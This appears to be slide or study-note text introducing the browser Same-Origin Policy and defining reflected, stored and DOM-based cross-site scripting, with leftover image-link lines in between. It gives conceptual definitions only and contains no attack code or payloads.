
Cross-Site Scripting




Same-Origin Policy (SOP)

Same-Origin Policy (SOP) is a rule that is enforced by browsers to control access to data between web applications.

- This does not prevent **writing** between web applications, it prevents **reading** between web applications.
- Access is determined based on the **origin**.



Cross-Site Scripting



Types of XSS

There are three different types of XSS vulnerabilities.

Reflected

- Reflected XSS arises when the application directly reflects client-supplied input in the response of the request in an unsafe way.

Stored


- Stored XSS arises when the application stores client supplied input in an unsafe way and includes the input in later responses.

DOM-Based

- DOM-based XSS arises when JavaScript takes data from client-supplied input, and passes it to a sink that supports dynamic code execution in the DOM.

